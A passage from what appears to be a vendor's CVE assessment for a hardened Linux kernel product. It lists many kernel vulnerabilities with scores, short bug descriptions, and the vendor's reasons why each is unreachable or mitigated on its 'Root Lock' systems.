Score on Root Lock: 0.0 — CONFIG_SCSI_MPI3MR not compiled in Root Lock kernel
To allocate bitmaps, the mpi3mr driver calculates sizes of bitmaps using byte as unit.
CONFIG_SCSI_MPI3MR is not set in the HS 5.19.6 configuration. The Broadcom mpi3mr SAS 3.0 HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2023-53392
Status: Not exploitable
Component: HID subsystem (CONFIG_HID)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no USB HID input devices on headless server
In the Intel ISHTP HID driver, during a warm reset device->fw_client is set to NULL. If a bus driver is registered after this NULL assignment but before ISHTP completes re-enumeration of firmware clients, the driver dereferences the NULL fw_client pointer, triggering a kernel panic.
CONFIG_HID=y is compiled in. No USB human interface devices (keyboard, mouse, or other HID peripherals) are connected to a headless production server. HID device paths are never instantiated, making this code path unreachable.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-39841
Status: Not Affected — CONFIG_SCSI_LPFC not compiled
Component: Emulex lpfc FC driver (CONFIG_SCSI_LPFC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_LPFC not compiled in Root Lock kernel
Fix a use-after-free window by correcting the buffer release sequence in the deferred receive path.
CONFIG_SCSI_LPFC is not set in the HS 5.19.6 configuration. The Emulex lpfc Fibre Channel HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2025-39864
Status: Not exploitable
Component: cfg80211 wireless framework (CONFIG_CFG80211)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present
In net/wireless/scan.c, cfg80211_update_known_bss() frees the last beacon frame of a BSS entry under conditions related to hidden SSID tracking (commit 776b3580178f). A race condition allows this beacon frame to be freed while still referenced by another code path, causing a use-after-free.
CONFIG_CFG80211=y is compiled in. No WiFi network interface card is present on a server deployment. cfg80211 manages wireless interfaces; without hardware, no interface is created and the affected code paths are unreachable.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-39866
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: VFS writeback subsystem
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: fs/fs-writeback.c
What this means for an attacker:
In fs/fs-writeback.c, __mark_inode_dirty() acquires a reference to a bdi_writeback structure. A concurrent bdi_writeback_switch() can free the structure before the reference is dropped, resulting in a use-after-free when the writeback pointer is subsequently accessed.
Why the score is not 0.0:
fs/fs-writeback.c is always compiled in on a system with block device support. The writeback subsystem is active for all block I/O on any mounted filesystem. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2022-50422
Status: Not Affected — CONFIG_SCSI_SAS_LIBSAS not set
Component: SAS libsas library (CONFIG_SCSI_SAS_LIBSAS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_SAS_LIBSAS not compiled in Root Lock kernel
When executing SMP task failed, the smp_execute_task_sg() calls del_timer() to delete “slow_task->timer”.
CONFIG_SCSI_SAS_LIBSAS is not set in the HS 5.19.6 configuration. The SAS libsas library — used by SAS host bus adapter drivers — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2022-50432
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: kernfs subsystem (CONFIG_KERNFS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: fs/kernfs/dir.c
What this means for an attacker:
Syzkaller triggered concurrent calls to kernfs_remove_by_name_ns() for the same kernfs node, resulting in a KASAN-detected use-after-free in fs/kernfs/dir.c. The race occurs because kernfs_remove_by_name_ns() does not prevent concurrent removals of the same node from two threads.
Why the score is not 0.0:
CONFIG_KERNFS=y is compiled in and 5.19.6 falls within the affected range. kernfs underpins sysfs and is active on every running Linux system. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program to trigger this path — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2023-53473
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: fs/ext4/hash.c
What this means for an attacker:
In fs/ext4/hash.c, __ext4fs_dirhash() returns -1 in two cases: when a directory uses the DX_HASH_SIPHASH algorithm but the inode lacks an encryption key (line 271: “Siphash requires key”), and on an unknown hash version (line 280). Callers of ext4fs_dirhash() did not consistently check for this error and proceeded with a stale or zero hinfo->hash, potentially corrupting hash-tree directory lookups or writes.
Why the score is not 0.0:
CONFIG_EXT4_FS=y is compiled in and 5.19.6 falls within the affected range. ext4 is the primary filesystem on a Debian 11 server and directory lookups occur during normal operation. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program to trigger this path — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2023-53510
Status: Not exploitable
Component: SCSI subsystem (CONFIG_SCSI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — UFS flash storage absent on x86 server
ufshcd_queuecommand() may be called two times in a row for a SCSI command before it is completed.
CONFIG_SCSI=y is compiled in. UFS (Universal Flash Storage) is mobile/embedded storage. The ufshcd core driver is compiled in but never instantiated on an x86 server; no UFS host controller hardware is present.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2023-53521
Status: Not Affected — CONFIG_ENCLOSURE_SERVICES not set
Component: SCSI Enclosure Services (CONFIG_ENCLOSURE_SERVICES)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_ENCLOSURE_SERVICES not compiled in Root Lock kernel
In drivers/scsi/ses.c, ses_intf_remove() performs an out-of-bounds slab read when removing a SCSI Enclosure Services device. At ses_intf_remove+0x23f, a buffer access reads beyond its allocated boundary, as reported by KASAN during module removal by the rmmod task.
CONFIG_ENCLOSURE_SERVICES is not set in the HS 5.19.6 configuration. The SCSI Enclosure Services driver (ses) — and its dependence on SAS HBA infrastructure — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2022-50488
Status: Not Affected
Component: BFQ I/O scheduler (CONFIG_IOSCHED_BFQ)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_IOSCHED_BFQ not compiled in Root Lock kernel
In block/bfq-iosched.c, a use-after-free occurs in bfq_select_queue() involving bfqq->bic. A BFQ I/O queue object is freed while a reference to its bic (BFQ I/O context) is still live, leading to a use-after-free when bfq_select_queue() subsequently accesses the freed bfqq pointer.
CONFIG_IOSCHED_BFQ is not set in the HS 5.19.6 configuration. The BFQ (Budget Fair Queueing) block I/O scheduler is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2022-50496
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: device mapper (CONFIG_BLK_DEV_DM)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: drivers/md/dm-cache-target.c
What this means for an attacker:
In drivers/md/dm-cache-target.c, cache_resume() (line 2971) calls allow_background_work(), which schedules work on cache->wq. If cache_dtr() runs concurrently, destroy() (line 1881) frees cache->wq at line 1891 while those work items are still active, resulting in a use-after-free.
Why the score is not 0.0:
CONFIG_BLK_DEV_DM=y is compiled in and device mapper is used for LVM on a standard Debian 11 installation. Triggering this race requires concurrent resume and destroy operations on a device mapper target. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program to set up this race — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2022-50546
Status: Not in this kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — the introducing commit is not in 5.19.6, and 6.18.9-hs contains the fix
Affected range: Introducing commit absent from 5.19.6. Fixed in 6.1.4, which 6.18.9-hs contains.
Upstream fix: fs/ext4/inode.c
What this means for an attacker:
In ext4_evict_inode() (fs/ext4/inode.c:180), the function checks EXT4_I(inode)->i_flags & EXT4_EA_INODE_FL to determine whether the inode being evicted is an extended attribute inode. Under certain error paths during inode allocation, the ext4-specific i_flags field in ext4_inode_info is not fully initialized before the inode reaches eviction, causing the flag test to read from uninitialized memory. KMSAN reported the uninitialized-value access at this check.
Why the score is 0.0:
The introducing commit is not in 5.19.6. The fix is in 6.1.4, and 6.18.9-hs contains that fix. CONFIG_EXT4_FS=y does not place this bug in either kernel.
What this means for you as an HS user:
5.19.6 predates this bug, and 6.18.9-hs contains the fix. The backstop on How to read the backstop sections applies to rows that are in the kernel.
CVE-2023-53640
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
In the ALSA sound subsystem, regcache_flat_read() performs a slab-out-of-bounds read. syzkaller reproduced a KASAN report showing an out-of-bounds read in the flat register cache read path, triggered through the ALSA register map interface.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2023-53675
Status: Not Affected — CONFIG_ENCLOSURE_SERVICES not set
Component: SCSI Enclosure Services (CONFIG_ENCLOSURE_SERVICES)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_ENCLOSURE_SERVICES not compiled in Root Lock kernel
Sanitize possible desc_ptr out-of-bounds accesses in ses_enclosure_data_process().
CONFIG_ENCLOSURE_SERVICES is not set in the HS 5.19.6 configuration. The SCSI Enclosure Services driver (ses) is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2023-53676
Status: Not Affected — CONFIG_ISCSI_TARGET not compiled
Component: Linux iSCSI target (CONFIG_ISCSI_TARGET)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_ISCSI_TARGET not compiled in Root Lock kernel
In drivers/target/iscsi/, lio_target_nacl_info_show() uses sprintf() in a loop to print details for every iSCSI connection in a session without checking that the output buffer has sufficient remaining space, leading to a buffer overflow when a session contains many connections.
CONFIG_ISCSI_TARGET is not set in the HS 5.19.6 configuration. The Linux iSCSI target (drivers/target/iscsi/) subsystem is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2025-71075
Status: Not Affected — CONFIG_SCSI_AIC94XX not set
Component: Adaptec aic94xx SAS driver (CONFIG_SCSI_AIC94XX)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_AIC94XX not compiled in Root Lock kernel
The asd_pci_remove() function fails to synchronize with pending tasklets before freeing the asd_ha structure, leading to a potential use-after-free vulnerability.
CONFIG_SCSI_AIC94XX is not set in the HS 5.19.6 configuration. The Adaptec aic94xx SAS HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2026-23076
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no audio hardware present
In the ALSA ctxfi audio driver’s mixer handling code, the conf field is used as a loop index and referenced in the index callbacks amixer_index() and sum_index(). Without a bounds check on conf, these callbacks can access mixer entries outside the allocated range, leading to an out-of-bounds read.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2026-23078
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
The scarlett2_usb_get_config() function has a logic error in the endianness conversion code that can cause buffer overflows when count > 1.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2026-23089
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
When snd_usb_create_mixer() fails, snd_usb_mixer_free() frees mixer->id_elems but the controls already added to the card still reference the freed memory.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2026-23191
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
The PCM trigger callback of aloop driver tries to check the PCM state and stop the stream of the tied substream in the corresponding cable.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2026-23193
Status: Not Affected — CONFIG_ISCSI_TARGET not compiled
Component: Linux iSCSI target (CONFIG_ISCSI_TARGET)
Base Score: 8.8 HIGH (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_ISCSI_TARGET not compiled in Root Lock kernel
In iscsit_dec_session_usage_count(), the function calls complete() while holding the sess->session_usage_lock.
CONFIG_ISCSI_TARGET is not set in the HS 5.19.6 configuration. The Linux iSCSI target (drivers/target/iscsi/) subsystem is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2026-23208
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
In this case, the user constructed the parameters with maxpacksize 40 for rate 22050 / pps 1000, and packsize[0] 22 packsize[1] 23.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2026-23216
Status: Not Affected — CONFIG_ISCSI_TARGET not compiled
Component: Linux iSCSI target (CONFIG_ISCSI_TARGET)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_ISCSI_TARGET not compiled in Root Lock kernel
In iscsit_dec_conn_usage_count(), the function calls complete() while holding the conn->conn_usage_lock.
CONFIG_ISCSI_TARGET is not set in the HS 5.19.6 configuration. The Linux iSCSI target (drivers/target/iscsi/) subsystem is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2025-71238
Status: Not Affected — CONFIG_SCSI_QLA_FC not compiled
Component: QLogic qla2xxx FC driver (CONFIG_SCSI_QLA_FC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_QLA_FC not compiled in Root Lock kernel
In drivers/scsi/qla2xxx/, the QLogic Fibre Channel HBA driver writes to an invalid kernel address during a specific error recovery path, triggering a page fault with a supervisor write access error. The invalid address indicates a use-after-free or uninitialized pointer dereference within the driver’s interrupt or completion handling.
CONFIG_SCSI_QLA_FC is not set in the HS 5.19.6 configuration. The QLogic qla2xxx Fibre Channel HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2026-23318
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no audio hardware present
The entry of the validators table for UAC3 AC header descriptor is defined with the wrong protocol version UAC_VERSION_2, while it should have been UAC_VERSION_3.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2026-31581
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
In usb6fire_chip_abort(), the chip struct is allocated as the card’s private data (via snd_card_new with sizeof(struct sfire_chip)).
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2023-3268
Status: Not exploitable
Component: relay filesystem (CONFIG_RELAY)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — debugfs relay access not in Root Lock allowlist; Lockdown blocks the exploitation trigger
An out of bounds (OOB) memory access flaw was found in the Linux kernel in relay_file_read_start_pos in kernel/relay.c in the relayfs.
CONFIG_RELAY=y is compiled in. Triggering the bug requires CAP_SYS_ADMIN and read access to relay channel files under debugfs — paths used exclusively by kernel tracing tools (SystemTap, etc.) that have no place in a production server allowlist. Without an allowlist entry covering debugfs relay access, the kernel refuses it. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2023-3567
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: virtual terminal (VT) (CONFIG_VT)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 7.1 HIGH — base I:N; Lockdown limits post-exploitation persistence
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: drivers/tty/vt/vc_screen.c
What this means for an attacker:
In drivers/tty/vt/vc_screen.c, vcs_read() accesses virtual console screen data through a vc_screen reference without holding appropriate locks for the full duration of the read. A concurrent write or deallocation of the virtual console can free the underlying vc_screen structure while vcs_read() is still referencing it, causing a use-after-free. The published vector is C:H/I:N/A:H — disclosure and crash, not direct privilege escalation.
Why the score is not 0.0:
CONFIG_VT=y is compiled in and 5.19.6 falls within the affected range. Reading /dev/vcs* virtual console screen devices requires membership in the tty group on Debian. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. Executing a non-allowlisted program requires an allowlist entry; an attacker cannot reach this code path without one.
What this means for you as an HS user:
The attacker cannot turn this UAF into anything that runs new code. Even if a follow-on memory-corruption bug is chained in to escalate to root, Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2023-6531
Status: Not in this kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: Unix domain sockets (CONFIG_UNIX)
Base Score: 7.0 HIGH (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — the introducing commit is not in 5.19.6, and 6.18.9-hs contains the fix
Affected range: Introducing commit absent from 5.19.6. Fixed in 6.7-rc5, which 6.18.9-hs contains.
Upstream fix: net/unix/garbage.c
What this means for an attacker:
In net/unix/garbage.c, the Unix socket garbage collector frees orphaned socket buffers (SKBs) without coordinating with concurrent unix_stream_read_generic() operations on the socket those SKBs are queued on. The race allows unix_stream_read_generic() to access an SKB that the garbage collector has already freed, causing a use-after-free. AC:H reflects that exploitation requires precise timing between the GC sweep and a concurrent stream read.
Why the score is 0.0:
The introducing commit is not in 5.19.6. The fix is in 6.7-rc5, and 6.18.9-hs contains that fix. CONFIG_UNIX=y does not place this bug in either kernel.
What this means for you as an HS user:
5.19.6 predates this bug, and 6.18.9-hs contains the fix. The backstop on How to read the backstop sections applies to rows that are in the kernel.
CVE-2023-51043
Status: Not exploitable
Component: DRM subsystem (CONFIG_DRM)
Base Score: 7.0 HIGH (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no DRM/GPU device on headless server; drm_atomic requires GPU mode-setting
In the Linux kernel before 6.4.5, drivers/gpu/drm/drm_atomic.c has a use-after-free during a race condition between a nonblocking atomic commit and a driver unload.
CONFIG_DRM=y is compiled in and 5.19.6 falls within the affected range. The drm_atomic race condition requires a process to initiate GPU mode-setting operations — specifically a nonblocking atomic commit — concurrent with driver unload. Root Lock runs on headless server hardware with no display GPU; the DRM device nodes are absent, so no mode-setting operation can be initiated. No GPU or display tool appears in the Root Lock allowlist. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-0841
Status: Not exploitable
Component: hugetlbfs (CONFIG_HUGETLBFS)
Base Score: 6.6 MEDIUM (AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; hugetlbfs mount path unreachable
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: fs/hugetlbfs/inode.c
In fs/hugetlbfs/inode.c, hugetlbfs_fill_super() initialises the hugetlbfs superblock for a mount(2) call. Under certain error conditions during setup — for instance, when huge page pool allocation fails — the function dereferences a pointer that was not initialised, causing a null pointer dereference. The crash is reachable by any local user with CAP_SYS_ADMIN permission to mount hugetlbfs.
CONFIG_HUGETLBFS=y is compiled in and 5.19.6 falls within the affected range. Triggering hugetlbfs_fill_super() requires calling mount(2) with hugetlbfs as the filesystem type, which additionally requires CAP_SYS_ADMIN on Debian 11. sys_hs_lockdown_hs() sets HS_lockdown_state = 7, blocking all mount paths at kernel/namespace.c:4218, 4300, 4453 with EPERM; do_mount() returns EPERM before any hugetlbfs setup begins. In Lockdown, no approved program in the Root Lock allowlist carries a mount entry — the kernel SPF gate enforces this independently of Lockdown. The trigger cannot be reached on any Root Lock deployment.
CVE-2024-26593
Status: Not exploitable
Component: Intel SMBus I2C controller (CONFIG_I2C_I801)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no I2C/SMBus tool in Root Lock allowlist; Lockdown blocks access
In drivers/i2c/busses/i2c-i801.c, the Intel I801 SMBus driver handles block process call transactions incorrectly. Intel datasheets specify that the block buffer index must be reset twice: once before writing the outgoing data to the buffer, and once before reading the incoming response. The driver resets the index only once, causing the response to be read from the wrong buffer position and potentially returning incorrect data to callers.
CONFIG_I2C_I801=y is compiled in and 5.19.6 falls within the affected range. The Intel I2C SMBus controller is present on Intel-based servers for BMC, temperature sensor, and management bus communication. Accessing it requires root or i2c group membership and an i2c-tools or lm-sensors program — no such tool appears in the Root Lock allowlist. On a Root Lock system in Lockdown, the kernel blocks any process without an allowlist entry from executing, so a standalone exploit tool cannot reach the I2C device interface. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-38586
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: Realtek r8169 Ethernet driver (CONFIG_R8169)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: drivers/net/ethernet/realtek/r8169_main.c
What this means for an attacker:
In drivers/net/ethernet/realtek/r8169_main.c, transmitting small fragmented scatter-gather packets on an RTL8125b NIC causes the driver to populate TX ring buffer descriptors with invalid state. The NIC subsequently processes the malformed descriptors, leading to incorrect DMA operations that can corrupt memory.
Why the score is not 0.0:
CONFIG_R8169=y is compiled in and 5.19.6 falls within the affected range. The r8169 driver is active on systems with a Realtek NIC and handles all network TX traffic; the faulty path is reachable through normal network operation on affected hardware. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program to trigger this path — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-38630
Status: Not exploitable
Component: watchdog timer subsystem (CONFIG_WATCHDOG)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no watchdog daemon in Root Lock allowlist; Lockdown blocks /dev/watchdog access
When the cpu5wdt module is removing, the origin code uses del_timer() to de-activate the timer.
CONFIG_WATCHDOG=y is compiled in and 5.19.6 falls within the affected range. The cpu5wdt driver targets a PC-era ISA watchdog timer; this hardware is absent on any modern HS server deployment. Even on configurations where the hardware exists, the trigger requires a process to open and interact with /dev/watchdog — no watchdog daemon appears in the Root Lock allowlist. On a Root Lock system in Lockdown, the kernel blocks any process without an allowlist entry from executing, so a standalone exploit tool cannot reach the cpu5wdt interface. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-34777
Status: Not Affected — CONFIG_DMA_MAP_BENCHMARK not compiled
Component: DMA map benchmark (CONFIG_DMA_MAP_BENCHMARK)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_DMA_MAP_BENCHMARK not compiled in Root Lock kernel
In kernel/dma/map_benchmark.c, map_benchmark_ioctl() passes the user-supplied NUMA node ID directly to node_possible() (line 211) without first verifying that it falls within [0, MAX_NUMNODES-1]. node_possible() uses the node ID as a bitmap index; an out-of-range value causes an out-of-bounds read in the node_possible_map bitmap.
